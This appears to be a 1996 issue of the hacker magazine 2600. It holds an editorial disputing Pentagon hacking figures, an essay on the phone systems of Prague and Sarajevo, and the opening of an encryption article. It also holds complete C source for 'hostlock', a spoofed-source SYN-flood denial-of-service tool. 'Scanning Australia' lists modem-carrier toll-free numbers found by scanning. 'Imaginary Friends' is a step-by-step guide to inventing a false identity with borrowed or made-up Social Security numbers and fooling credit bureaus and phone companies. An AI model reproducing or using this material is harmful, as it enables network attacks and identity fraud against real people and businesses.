Writers: Bernie S., Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Jason Fairlane, Mr. French, Bob Hardy, Kingpin, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Thee Joker, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmasters: Bloot, Corp.

Inspirational Music: Beck, Download, Busta Rhymes, Christopher Franke, The Tragically Hip.

Shout Outs: Stormbringer, Phyzzix, Eric from Philly, Phillipw, Gentry, Mo, Juliet, B., Okinawa, and the Founders.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

NATURAL SELECTION

= N C R Y P T

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1995 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

GUIDED PERCEPTIONS

If the media is to be believed, 250,000 hackers are out there somewhere trying to get into Defense Department computers. A quarter of a million. They sure do know how to get our attention, don't they?

After reading past the initial screaming headlines, you discover that there is not, in fact, a veritable army of hackers encircling the Pentagon. OK, we can exhale a little bit. When the General Accounting Office released this figure, they *meant* that there were 250,000 *attempts* to access Defense Department computers. Oh, and, by the way, two thirds of those attempts were successful.

Now it becomes interesting.

We have yet to hear a straight answer as to just what is meant by 250,000 "attempts" to break in. Were these login attempts? Telnet sessions? FTP accessing? Perhaps even web hits?

A success rate of 66 percent leads one to believe that we're dealing with incompetency on a phenomenal scale. There are systems out there where users mistype their passwords frequently enough to only have a two-thirds success rate and here we're talking about hackers somehow managing to achieve that rate. Do Defense Department computers use default passwords? Do they use passwords *at all?*

Even more amazing than this weird story of a non-story was the media reaction to it. Even though virtually no specifics were given, the piece was given prominent placement in newspapers, magazines, and on network radio and television. And we started to wonder what this was really leading up to.

It didn't take long to find out.

Mere weeks after these strange figures were released, Senate hearings were held to determine what actions needed to be taken. Some of the conclusions reached are truly frightening.

Senator Sam Nunn (D-Ga.) actually concluded that it was now necessary to turn the attention of the Central Intelligence Agency towards the American public, presumably so these evil hackers could be stopped from doing harm to the nation's defense. (Intelligence agencies like the CIA and the NSA have long been forbidden from focusing on domestic targets.) And Senator Jon Kyl (R-Az.) came up with this gem: "The United States currently has no ability to protect itself from cyberspace attacks." No ability? What exactly is it that would make these senators feel better? Is it not enough that people like Kevin Mitnick and Bernie S. have been forced to endure more inhumane treatment than killers and rapists? If individuals accused of so little can be subjected to so much, it seems hard to believe that real criminals would ever manage to slip through the cracks. If anything, there is *too much* ability and not enough common sense being used when dealing with these issues.

Of course, there's still that nagging little question of just what "real criminals" we're talking about here. Virtually everything we've been hearing seems to be based upon mere speculation. Even the Pentagon admits this, saying that there's no way to know just how many attacks there really were since few of them were noticed and because the ones that are noticed don't have to be reported. Yet they're able to make a number up, throw it to the media, and have it become the gospel truth. Imagine if all of us had *that* power.

To us, it's very simple to see the hypocrisy and the exaggeration but it's not so readily apparent to people who depend upon the mass media as their sole source of

news. People want clearly defined villains and overly simplistic and satisfying solutions. Or, at least, that's what those in charge of statistics seem to think. Maybe it's time to start giving people a little more credit and offering some alternative scenarios. We've found with both the Mitnick and Bernie S. cases that non-hackers have developed a genuine mistrust for what they have been told by the media and the government. The appalling actions of the Secret Service in the latter case have opened more eyes than anything else. It's hard to imagine where we will be in a few years if the current disintegration of trust continues. But it's bound to result in some desperate measures on the part of those in charge. What we are seeing in this Pentagon report and the ensuing Senate hearings may be one of the first signs of this frantic effort to regain our confidence.

Attorney General Janet Reno has gone before the nation and made hackers out to be one of the gravest threats facing all of us, again, with no real evidence other than speculative fears to point to. The danger of this witch hunt mentality cannot be overestimated.

But we must also be careful not to overgeneralize ourselves. We are every bit as guilty if we simply sit back and do nothing when such threats become apparent. The recent overturning of the Communications Decency Act by a three judge panel in Philadelphia is an example of what can be done when people join forces to challenge something which is unjust. And, while congratulations are certainly in order, the utter failure to do anything substantive for those people already locked away because of technophobia and/or malice towards hackers speaks volumes. The two issues *are* most definitely related. It's just more difficult to stand up for a person who some see as a criminal than it is to stand up for freedom and democracy on their own merits. Which is exactly why the former is so important.

Naturally, we hope the striking down of the Communications Decency Act is upheld. But what we really want to see is a more aggressive stance taken in challenging the information which we're being fed. When intelligent people ask intelligent questions, we'll see less nonsense about phantom hackers, less cruel and unusual punishment, and, quite possibly, some sane and well thought out policy.

It's in our hands.

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print
(this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice-mail account for regular writers (two or more articles)
An account on 2600.com for regular writers
(2600.com uses encryption for login sessions and for files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

FLOOD WARNING

by Jason Fairlane

This program was written for, and tested on, a Linux machine with a kernel patch in place to allow ip source address spoofing. It will most likely not work on any other architecture. If you happen to port it to another architecture, contact me at: jfair@2600.com.

Description

[To all the people who know this already: Yes, this is a pretty weak description of TCP mechanics, but it suits our purpose just fine.]

This program scans a host to determine which ports are open, or listening for connections. Once a list of receiving ports has been compiled, the program then floods each of them with the specified number of SYN packets. A SYN packet is the first portion of the TCP "Three-Way Handshake". It basically says, "Hey, over here... I want to connect to you."

When a TCP/IP stack receives a SYN packet, it responds with a SYN/ACK, which says "OK, you can connect to me, just let me make sure it's you." At this point, it is waiting for an ACK, which says "Yeah, it's really me!". Now, if the source address in the SYN packet does not exist, but has a path to it in place, that SYN/ACK will never be answered with an ACK, and the TCP/IP stack will wait forever for that packet (actually until a certain amount of time has passed, which is implementation-dependent). If a whole bunch of those faked SYN packets are received simultaneously, the connection queue of the target machine will be filled.

The connection queue is the number of half-open (SYN_RECEIVED) connections the kernel will allow on a port before it starts dropping further connection requests to that port. For each Operating System there is a standard default, which may be configurable by the superuser. The default included with this program is 33, which will flood a good 90% of the machines out there. You may specify a particular number, with the "-n" command-line-switch. Example: *# hostlock my.test.site.com -l 500 -h 520 -n 1024* would flood every receiving port in the range of 500-520 on my.test.site.com with 1024 SYN packets, the default for Solaris 2.5.

Disclaimer:

Don't use this software without permission. I'm serious. It's very very very bad. This is probably one of the worst forms of Denial-Of-Service attacks there is. No one will be able to connect to your target's machine. It's bad.

OS	Version	Default	Configurable?
Solaris	2.5	1024	Yes
Windows NT	ALL	110	No
Solaris	2.4	32	Yes
Solaris	2.0 - 2.3	8	Yes
SunOS	ALL	8	Yes
Generic SVR4	ALL	8	Maybe (*)
Generic BSD	4.3/4.4	8	Maybe (*)
Linux	ALL	5	Yes

(*) = Depending on the implementation.

```
/* !!THIS PROGRAM IS EXTREMELY DANGEROUS!!.  NO GUIDELINES
 * ARE PROVIDED FOR THE CODE CONTAINED HEREIN.  IT IS MERELY
 * A DEMONSTRATION OF THE POSSIBLE DESTRUCTIVE USES OF IP
 * SPOOFING TECHNIQUES.  THE AUTHOR CLAIMS NO RESPONSIBILITY
 * FOR ITS USE OR MISUSE.  - jf (3/8/96)
 */



#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <sys/types.h>
#include <sys/socket.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/protocols.h>

#include <arpa/inet.h>
#include <netdb.h>

#define  PACKET_SIZE sizeof(struct tcppkt)

/* Configurable defaults.  These are specifiable via the command line. */
#define  DEF_BADDR   "132.45.6.8"
#define  DEF_SYNS    32                    /* (See Accompanying Table) */
#define  DEF_MAX     32768
#define  DEF_LOW     1

struct tcppkt {
  struct iphdr  ip;
  struct tcphdr tcp;
};

u_short ports[DEF_MAX];

void
usage(progname)
  char *progname;
{
  fprintf(stderr, "Hostlock v.01\n");
  fprintf(stderr, "Usage: %s <Target> [options]\n", progname);
  fprintf(stderr, "Options:\n\
-b [addr]\tAddress from which the SYNflood packets should appear to be.\n\
\t\tThis address should have correct routing records, but not exist.\n\
-l [port]\tPort to begin scanning from.\n\
-h [port]\tPort to end scanning on.\n\
-d [port]\tSpecific port to flood.\n\
-n [syns]\tNumber of SYN packets to flood with.\n");

  exit(1);
}

u_long
resolve(host)
  char *host;
{
  struct hostent *he;
  u_long addr;

  if( (he = gethostbyname(host)) == NULL) {
      addr = inet_addr(host);
  } else {
    bcopy(*(he->h_addr_list), &(addr), sizeof(he->h_addr_list));
  }
```

```
  return(addr);
}

/* From ping.c */
/*
 * in_cksum -
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

int
sendsyn(sin, s, saddr, sport, seq)
  struct  sockaddr_in *sin;
  u_long  saddr, seq;
  u_short sport;
  int     s;
{
  register struct  iphdr  *ip;
  register struct  tcphdr *tcp;
  register char    *php;
  static   char    packet[PACKET_SIZE];
  static   char    phead[PACKET_SIZE + 12];
  u_short len      = 0;

  /* Overlay IP header structure onto packet. */
  ip           = (struct iphdr *)packet;

  /* Fill in IP Header values. */
  ip->ihl      = 5;
  ip->version  = 4;
  ip->tos      = 0;
  ip->tot_len  = htons(PACKET_SIZE);
  ip->id       = htons(2600 + (rand()%32768));
  ip->frag_off = 0;
  ip->ttl      = 255;
  ip->protocol = IPPROTO_TCP;
  ip->check    = 0;
  ip->saddr    = saddr;
  ip->daddr    = sin->sin_addr.s_addr;

/*  The Linux kernel automatically checksums outgoing raw packets.
 *  however, other implementations might not, so if you are porting,
 *  remember to uncomment this line.
 *  ip->check    = in_cksum((char *)&ip, sizeof(struct iphdr));
 */

  /* Overlay TCP Header structure onto packet. */
```

```
  tcp          = (struct tcphdr *)(packet + sizeof(struct iphdr));

  /* Fill in TCP Header values. */
  tcp->th_sport = htons(sport);
  tcp->th_dport = htons(sin->sin_port);
  tcp->th_seq   = htonl(seq);
  tcp->th_ack   = 0;
  tcp->th_x2    = 0;
  tcp->th_off   = 5;
  tcp->th_flags = TH_SYN;
  tcp->th_win   = htons(10052);
  tcp->th_sum   = 0;
  tcp->th_urp   = 0;

  php = phead;
  memset(php, 0, PACKET_SIZE + 12);
  memcpy(php, &(ip->saddr), 8);
  php += 9;
  memcpy(php, &(ip->protocol), 1);
  len = htons(sizeof(struct tcphdr));
  memcpy(++php, &(len), 2);
  php += 2;
  memcpy(php, tcp, sizeof(struct tcphdr));

  /* Now fill in the checksum. */
  tcp->th_sum = in_cksum(php, sizeof(struct tcphdr)+12);

  /* And send... */
  return(sendto(s, packet, PACKET_SIZE, 0, (struct sockaddr *)sin,
         sizeof(struct sockaddr_in)));
}

int
synscan(saddr, sport, lo, hi, s, r, sin)
  u_long  saddr;
  u_short sport, lo, hi;
  int     s, r;
  struct  sockaddr_in *sin;
{
  struct  tcppkt buf;
  int     i, total = 0;

  for(i = lo ; i <= hi ; i++) {
    sin->sin_port = i;
    if( (sendsyn(sin, s, saddr, sport, 31337)) == -1) {
      perror("Error sending SYN packet");
      exit(1);
    }

    for(;;) {
      memset(&buf, 0, PACKET_SIZE);
      read(r, &buf, PACKET_SIZE);
      /* Is it from our target? */
      if( buf.ip.saddr != sin->sin_addr.s_addr ) continue;

      /* Sequence number ok? */
      if( (ntohl(buf.tcp.th_ack) != 31338) &&
          (ntohl(buf.tcp.th_ack) != 31337)) continue;

      /* RST/ACK - No service listening on port. */
      if( (buf.tcp.th_flags & TH_RST) &&
          (buf.tcp.th_flags & TH_ACK)) break;

      /* SYN/ACK - Service listening on port. */
      if( (buf.tcp.th_flags & TH_ACK) &&
          (buf.tcp.th_flags & TH_SYN)) {
      ports[total] = ntohs(buf.tcp.th_sport);
      printf("%d\n", ports[total++]);
      fflush(stdout);
          break;
```

```
      }

    } /* for(;;) */
  }
  return(total);
}

void
synflood(baddr, bport, s, numsyns, sin)
  u_long  baddr;
  u_short bport, numsyns;
  int     s;
  struct  sockaddr_in *sin;
{
  int i;

  printf("%d", sin->sin_port);
  fflush(stdout);

  for(i = 0 ; i < numsyns ; i++) {
    usleep(30);
    if( (sendsyn(sin, s, baddr, bport++, 31337)) == -1) {
        perror("Error sending SYN packet");
        exit(1);
    }
    printf(".");
    fflush(stdout);
  }
  printf("\n");
}

void
main(argc, argv)
  int    argc;
  char **argv;
{
  struct  sockaddr_in sin;
  u_long  saddr, daddr, baddr;
  u_short i, numsyns, lo, hi;
  u_short sport = 2600, bport = 2600;
  char    buf[256];
  int     s, r, total;

  total = numsyns = lo = hi = baddr = 0;

  /* Minimum usage is "hostlock <target>" */
  if(argc < 2) usage(argv[0]);

  if( (daddr = resolve(argv[1])) == -1) {
    fprintf(stderr, "Bad hostname/ip address: %s\n", argv[1]);
    usage(argv[0]);
  }

  for(i = 2 ; i < argc ; i ++) {
    switch(argv[i][1]) {
      case 'b': case 'B':
        if( (baddr = inet_addr(argv[++i])) == -1) {
          fprintf(stderr, "Bad hostname/ip address: %s\n", argv[1]);
          fprintf(stderr, "Defaulting to %s...\n", DEF_BADDR);
          baddr    = inet_addr(DEF_BADDR);
        }
        break;
      case 'l': case 'L':
        lo = atoi(argv[++i]);
        break;
      case 'h': case 'H':
        hi = atoi(argv[++i]);
        break;
      case 'd': case 'D':
        hi = lo = atoi(argv[++i]);
```

```
        break;
      case 'n': case 'N':
        numsyns = atoi(argv[++i]);
        break;
      default:
        fprintf(stderr, "Unknown option: -%c\n", argv[i][1]);
        usage(argv[0]);
        break;
    }
  }

  /* Institute defaults if these options have not been specified. */
  if(!numsyns) numsyns = DEF_SYNS;
  if(!lo)      lo      = DEF_LOW;
  if(!hi)      hi      = DEF_MAX;
  if(!baddr)   baddr   = inet_addr(DEF_BADDR);

  /* Fill in our sockaddr_in structure. */
  sin.sin_family       = PF_INET;
  sin.sin_addr.s_addr  = daddr;
  sin.sin_port         = 0;

  if( (gethostname(buf, 256)) == -1) {
    perror("Unable to get our hostname");
    exit(1);
  }

  if( (saddr = resolve(buf)) == -1) {
    perror("Unable to resolve our hostname");
    exit(1);
  }

  /* Open our sending and receiving sockets. */
  if( (s = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("Unable to open a raw socket");
    exit(1);
  }

  if( (r = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
    perror("Unable to open a raw socket");
    exit(1);
  }

  printf("Performing hostlock on %s ports %d to %d.\n",
    inet_ntoa(sin.sin_addr), lo, hi);

  /* Scan. */
  printf("Scanning...\n");
  fflush(stdout);
  total = synscan(saddr, sport, lo, hi, s, r, &sin);

  printf("Scan completed.  %d receiving ports found.\n", total);
  sleep(2);                  /* Pause to let everything clear out. */

  printf("Flooding ports with %d SYNs each...\n", numsyns);
  fflush(stdout);

  /* Flood. */
  if( total ) {
    for(i = 0 ; i < total ; i++) {
      sin.sin_port = ports[i];
      synflood(baddr, bport, s, numsyns, &sin);
    }
  }

  printf("Hostlock completed.  Exiting.\n");

  exit(0);
}
```

SCANNING AUSTRALIA

by Comhack International

Never before has a total free phone carrier scan been done on an entire continent. Well, I've done one.... and now it's Australia's turn! Bite me, Telstra! I have in the past compiled the largest scans of our 0014-800-XXX-XXX numbers; this was in 1990. Since then we have had radical changes to the Australian telephone system and to the Australian hacking/phreaking scene. The lack of good information in the Australian h/p scene prompted me to generate this list with a carrier scan of all free phone lines.

With the introduction of 1-800 replacing 008 many new carriers are emerging. What follows are the numbers found by scanning the following sequences:

0014-800-124-XXX
0014-800-125-XXX
0014-800-126-XXX
0014-800-127-XXX
008-XXX-XXX
1800-XXX-XXX

All of the above are free for anyone to call (except for mobiles) within Australia. All numbers were scanned at 2400 baud.

I hope to release a complete scan of PABX/Tones/VMB's very soon so keep a look out!

Any constructive comments can be sent to coms@suburbia.net.

The information provided here is for informational purposes only. I am not responsible for *any* misuse that could occur as a result of this information. I must also stress that I am not in any way inciting anyone to do anything illegal by releasing these documents. If you are so stupid as to do anything illegal with the information provided here, then you deserve to be prosecuted to the fullest extent of the law! Have a nice day.

0014-800-XXX-XXX				
124009	124260	124578	124899	125318
124013	124272	124624	124911	125346
124028	124282	124632	124912	125351
124040	124331	124666	124922	125386
124047	124365	124702	124930	125423
124122	124392	124709	124944	125450
124139	124400	124711	124980	125451
124160	124408	124730	124995	125455
124173	124409	124767	125026	125458
124174	124423	124772	125031	125474
124177	124425	124783	125122	125475
124205	124461	124802	125188	125504
124209	124483	124803	125201	125520
124221	124504	124806	125208	125530
124223	124520	124807	125211	125669
124230	124525	124810	125213	125769
124233	124547	124812	125214	125795
124243	124548	124828	125241	125796
	124553	124855	125284	125823
	124572	124889	125292	125829

125830
125859
125870
125901
125905
125915
125947
126004
126031
126107
126122
126143
126172
126179
126285
126299
126301
126311
126386
126413
126448
126464
126473
126527
126538
126544
126545
126547
126559
126562
126585
126588
126590
126606
126698
126699
126760
126781
126858
126867
126868
126883
126904
126905
126914
126928
126935
126961
127027
127028
127045
127047
127061
127093
127112
127127
127142
127166
127190
127193
127206
127230
127243
127265
127299
127347
127405
127421
127435
127528
127572
127598
127614
127619
127658
127701
127740
127749
127758
127787
127789
127791
127805
127825
127831
127850
127861
127898
127913
127935
127986
1800-XXX-XXX
024035
024201
024203
024209
024241
024271
024284
024462
024822
024827
024850
024987
026187
026334
026347
035059
035077
035312
035317
035607
133313
221244
221552
222037
222316
251095
251311
251349
251716
333377
333499
335580
620239
620260
620381
620625
620827
620850
620921
622027
622147
622154
622328
622365
622669
622684
622755
622787
622829
622974
802012
802080
802109
802138
802143
802239
802289
802376
802565
802569
802578
802655
802676
802694
802741
802857
802858
802860
802871
802891
802951
802959
802989
802990
802995
806136
806177
806238
806283
806289
806295
806425
806442
806474
806479
806488
806610
806613
806659
806674
806707
806737
806759
806762
806805
806823
806850
806923
806924
806965
806978
808269
808285
808458
808524
808618
808620
808621
808622
808623
808968
808976
808977
810034
810077
810081
810158
810181
810231
810331
810365
810446
810464
810615
810841
810949
812014
812044
812082
812105
812113
812213
812523
812591
812656
812830
812957

IMAGINARY FRIENDS

by Frog

In letters to *2600* over the years, readers have tried to get phone service with a fake name and then Ma Bell clipped their wings by asking them to bring in a photo ID. In fact, it even happened to me once.

But for those of you who want phone service under another name, whether you owe the phone company money, you're a fugitive, or you just don't trust the government with an easy route to finding your home address, there is a way to get a phone under any name you want.

You may have the worst credit in the world but that doesn't matter. Your imaginary person doesn't have a credit record, and it's fairly easy to create a very good credit record for this new imaginary person who will soon exist in the eyes of Ma Bell and TRW (the people who supply credit information for most of the world).

How does TRW collect information about you and your imaginary friends? Two ways: First, what you tell TRW about yourself goes into TRW's files. *You mean TRW will believe anything I say?* You bet TRW will believe anything you say! Don't you wish the government was that gullible? Second, what your creditors and other people you do business with tell TRW about you goes into TRW files.

Since your imaginary person doesn't exist, he doesn't have any creditors to tell TRW any information.

So then the only way for TRW to get information about your imaginary person is for you to spoon feed it to them. Remember, TRW will believe anything you say! This is done by filling out four or five applications for credit cards like Visa, Mastercard, Discover, American Express, etc. And, whatever you tell them they will place in your imaginary person's credit file.

Your imaginary person needs a Social Security Number, date of birth, home phone, and home address. For a Social Security Number, pick someone else's, or modify your own. A good starter is 527-92-xxxx. Replace the xxxx with any numbers except 0000 or 9999. Even if the Social Security Number is a duplicate of someone else on TRW's files, it's OK. Duplicates happen. People make typing errors, change names, tell lies, etc. Don't worry. Duplicates are OK.

Make your new person 30, 40, or 50 years old. Older people have had more time to acquire assets and are better credit risks. I prefer to use a pay phone number for my home phone on the application. COCOTs are perfect because the few companies that call think it's your fax machine when the COCOT answers with its modem. For an address, use a vacant house. Say you own the home too! It looks better on the credit record. Remember, if you use a real phone or address, they could track you down later.

Last, your imaginary person needs a good job for a good credit record. You need a job title, salary, years with the company, and a company address and phone number. For job title, pick something that makes lots of money. An engineer or department manager is a good title. Your new person is respectable. Say he makes at least $60,000, more in big cities, less in small towns. Let your new person work at a major company in your area. Some good companies are Intel, IBM, RCA, Motorola, Compaq, etc. Use the company's local address as your work address and maybe use the phone number of that company. With ten year's experience on the job, your new person should make a very good credit reference.

Mail off five, six, or seven credit card applications to different places using the

same information on each one and, bingo, in about a week to ten working days those credit card venders will have run your new imaginary person's name and Social Security Number through TRW or some other credit company. Since the imaginary person didn't exist, TRW will add him/her to all the thousands of other real people in their computer.

Don't be sad. All your requests for credit cards will be rejected. The reason: lack of credit history or no credit history. But we're not here to get credit cards; we're here to get a phone for our imaginary friend. (How to get your imaginary friend a credit card will be in an upcoming article; it's just as easy as getting a phone but takes a little longer.)

When you ask Ma Bell for a phone, the first thing they do is run a credit check on you to make sure you exist and you're not a deadbeat. If they don't find your name on the computers at TRW, they will think you may be scamming them and ask for ID like a driver's license.

But, you sly fox, your imaginary person exists on TRW's computer because of those credit card applications you mailed in two weeks ago. And when Ma Bell runs her credit check on your imaginary friend, he exists. This makes Ma Bell happy. Ma Bell knows you exist on TRW's computer so she will let you have a phone without the hassle of supplying a driver's license.

This scam works the same for cell phone contracts. Just get your imaginary person on TRW's computers by applying for some credit cards, then go down and apply for a cell phone.

Some cell phone salesmen are very nasty and expect you to produce a real driver's license. Most of the time this can be gotten around by saying, "I just moved here from California and my wallet got stolen. But in California you get one driver's license number for life and I have it memorized. It's the number N24539876." The first four digits (N245) are from a valid Los Angeles driver's license. The rest of the nine digits I just made up in my head. Some salesmen are eager to make a sale and will gladly take this line so they can get a commission. Others will be hardnosed and demand a license. In that case you will have to walk down the street and try another cell phone vendor.

Lots of policemen have imaginary friends who supply them with imaginary information so they can get search warrants without probable cause. If it's OK for the cops to use imaginary people to violate your civil rights, then it's fair game for you to use imaginary people to help you make your life better.

A N N O U N C I N G

THE 1996 2600 INTERNET SEARCH!

The goal is simple. Find the oldest computer system hooked into the Internet. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? The only way to find out is to start searching. If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to 2600! You can even set up your own archaic system but you have to keep it on the net, it has to be the oldest system reported to us, and, in the event of a tie, you have to be the first one reporting it.

If you come under federal indictment for attacking the machine you find, it could affect your chances of winning.

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953
or email contest@2600.com

A TALE OF TWO CITIES

by Dr. Kolos

I recently moved to Sarajevo in order to open an Internet cafe and run a computer literacy workshop/reference center. Previously I lived in Prague for three years and arrived here expecting a similarly antiquated phone system made all the more unreliable by four years of war. I was very wrong.

Prague

The Czech Republic was a very rich country in the early part of this century. In 1938, just before being invaded by Hitler's army, it was the seventh most industrial country in the world. It thus had an extensive and complete telephone system, very modern at the time. Unfortunately, 40 years of communism not only brought the country down the path of economic ruin, it also did nothing to improve the telephone network. Thus, when I arrived in 1992, the same system, by and large, was still operational.

Many houses still have 1940's rotary phones with a mechanical ringer. The exchanges usually crackle and hiss with static. One has to dial slowly to ensure all the cylinders properly respond to the pulse signals. The population increase was not met with an installation of new exchanges but rather with the introduction of shared lines. The apartment building I lived in had ten numbers and one line. Outside my old apartment door was a small metal box containing a single step cylinder. I could hear it go click, click, click and then the phone in the apartment across from mine would start ringing (his number ended with three). When he finished his phone call and hung up, the switch would reset. I could then pick up my telephone, wait, hear the cylinder outside click seven times, then get a dial tone (my number ended with seven).

City codes (also known as area codes) are non-standardized as are phone number lengths. In Prague (city code 2), you have six, seven, or eight digit phone numbers. In some small towns, there will be a five digit city code with only a two digit phone number! Yes, I had a friend whose number was city code +21.

Their method of billing is wonderful. At the end of each month you receive the bill for the previous, previous month (i.e., in March you will get January's phone bill). It will simply state x amount of money with absolutely no itemization, either of local, long distance, or operator calls. You have no way of telling what you are being billed for. The way they track billing is even more interesting; they walk into a giant room full of mechanical unit counters and take a photograph of your line's counter. When the picture is developed they then match it against the previous month's photograph, subtract the difference, and charge you accordingly.

Line shortages are chronic and if you move into a flat without a telephone, you will not *get* a telephone, so you move into a flat *with* a telephone.

The Czech phone company (SPT Telecom) has recently been privatized and is doing its very best to upgrade the system. They have placed fiber optic cables on the main trunk lines between cities and they have installed some new digital exchanges. One area of Prague is now fully digital. When I was working for an Internet Access Provider there, we were given ten (yes, *ten*) phone lines so we could operate (and had to wait only two months for them to be installed).

There is some competition. Metronet, for example, has laid fiber optic cables in Prague's subway tunnels and is offering fast ATM connections (if you happen to live near the subway of course). A competing company (partly owned by US West) has introduced a cellular service with almost nationwide coverage (at outrageous rates).

There are numerous advantages to living in a mostly mechanical switch world. Call tracing, for example, is virtually impossible. Authorities would have to physically go from exchange to exchange to check the position of mechanical switches. All "star" features that exist in the U.S. are unthinkable, which can be good; Caller ID, Call Blocking, and other such "security" features are the hysterical reactions of a paranoid society.

With regards to public telephones, well, because of the line shortage there are few of

them. They are mostly new card phones using the prepaid "Gold Card" as described in *2600* a year or so ago. There are many hacked cards making the rounds. They have an extra chip in them that gives them unlimited usage. I think that due to this problem the phone company recently introduced a new kind of public telephone on which this hacked card does not work.

Coin phones are rare and are usually out of order. Petty thieves will stuff paper down the coin deposit slot. After many unsuspecting users have lost their money in the jammed slot, the thief will go back to the phone with a long flat steel rod and shove the money out, walking away with a rather pitiful profit.

Sarajevo

When I arrived in Sarajevo I expected all this *plus* war damage.

Not only was the former Yugoslavia a fairly prosperous country, but Sarajevo, as host to the 1984 Winter Olympic games, was the beneficiary of a huge modernization project. The old analog system was replaced with digital switches, and intercity connections over this mountainous country were done by fast microwave links (10 Mb/s and more). Many features established here at the time were not even available in the U.K. or Italy, such as call waiting, call forwarding, and so on.

Today Slovenia, which separated from the Yugoslav federation without much pain, has a thriving commercial Internet market, alternative BBS networks, Internet Cafes, and a very reliable phone system. Bosnia would have been the same.

The war in Bosnia was not an inevitable consequence of centuries of hatred but rather a very well organized coup that the Bosnian Serbs planned months ahead of the first shots being fired. It was executed to perfection in the first few months, but they met unexpected resistance and what was meant to be a short takeover battle became a very long and bloody civil war.

The first day of the war, barriers were set up throughout Sarajevo at previously determined strategic positions. The Serbs took control of all the surrounding mountains.

On the second day, they torched the city's main post office. This contained the main switching station for the city and thus ensured a local phone blackout. While firefighters tried to put out the flames they were sniped and shelled. The main communications tower that was used to link Sarajevo to Belgrade (via microwave) was in Serb hands and shut down (Yugoslavia's international exchange was in Belgrade thus isolating Sarajevo). They then cut any land lines that connected Sarajevo to outlying towns and villages. Electricity generating stations were also shut down, and thus, in the first days of the war Serbs ensured a total shutdown of telephone service.

But the Bosnians were resilient. There were two more telephone exchanges in Sarajevo that were successfully defended against attacks. The spare capacity of these exchanges was used to rewire some of the subscribers in the center of town who had lost their service. Portable generators were used to power the system, thus ensuring telephone service despite lack of any other amenities. A year later they installed their first satellite link, between Sarajevo and Bern (Switzerland), and established the new country code for Bosnia, 387. It was once again possible to have an international conversation.

This made it quite a surreal experience. Residents of Sarajevo would be at home, without water or electricity, with constant shelling outside, chatting on the phone and hitting flash when there was a call waiting.... They would also hook up small radios to the telephone lines, these 12V being the only available electricity.

As the war progressed, there were improvements. The first international satellite connection was only 16 voice channels (for a country with two million inhabitants and two million refugees in other countries wanting to telephone home), but soon more were added. There is now a satellite link to Italy, Sweden, Germany, England, and the U.S., each with between 32 and 180 voice channels. They are generally using Ericsson equipment (including AXE digital exchanges). They have also replaced some of the destroyed national microwave links between cities with VSAT links. This is expensive, but fixing the old links has proved too slow and complicated in a country with a front line.

Thus, here in Sarajevo, despite its turbulent history, I have found a far better, more modern, and more flexible telephone system than in Prague. Is that weird?

HOW TO CREATE ENCRYPTION

by TheCrow

As hackers we invariably have data stored in various places that we don't want people to see. Maybe you are paranoid that Microsoft is secretly reading your hard drive, maybe you think the Feds are after you, or maybe you run a BBS or Web Page that has some, well, gray area type of information on it. An even more common situation occurs when you are fooling around with various networks, and maybe want to store some files on them. Maybe the Secret Service is planning to roam through your hard drive! In all of the above cases, it would be nice if you could keep everyone out of them except you. Current strong encryption systems are all public key systems, which are good, but are not very convenient for local file encryption. Second, recently the government has been calling for back doors to be built in to these encryption schemes, so that the authorities can get into any file they want. Not only does this significantly reduce the security of the scheme, but it defeats the purpose of hiding the files from the Feds.

So we need to make our own. Lotus has already compromised their Lotus Notes encryption in this way, and the government Clipper Chip standard threatens to make everyone's hard drive an open book for our beloved federal government.

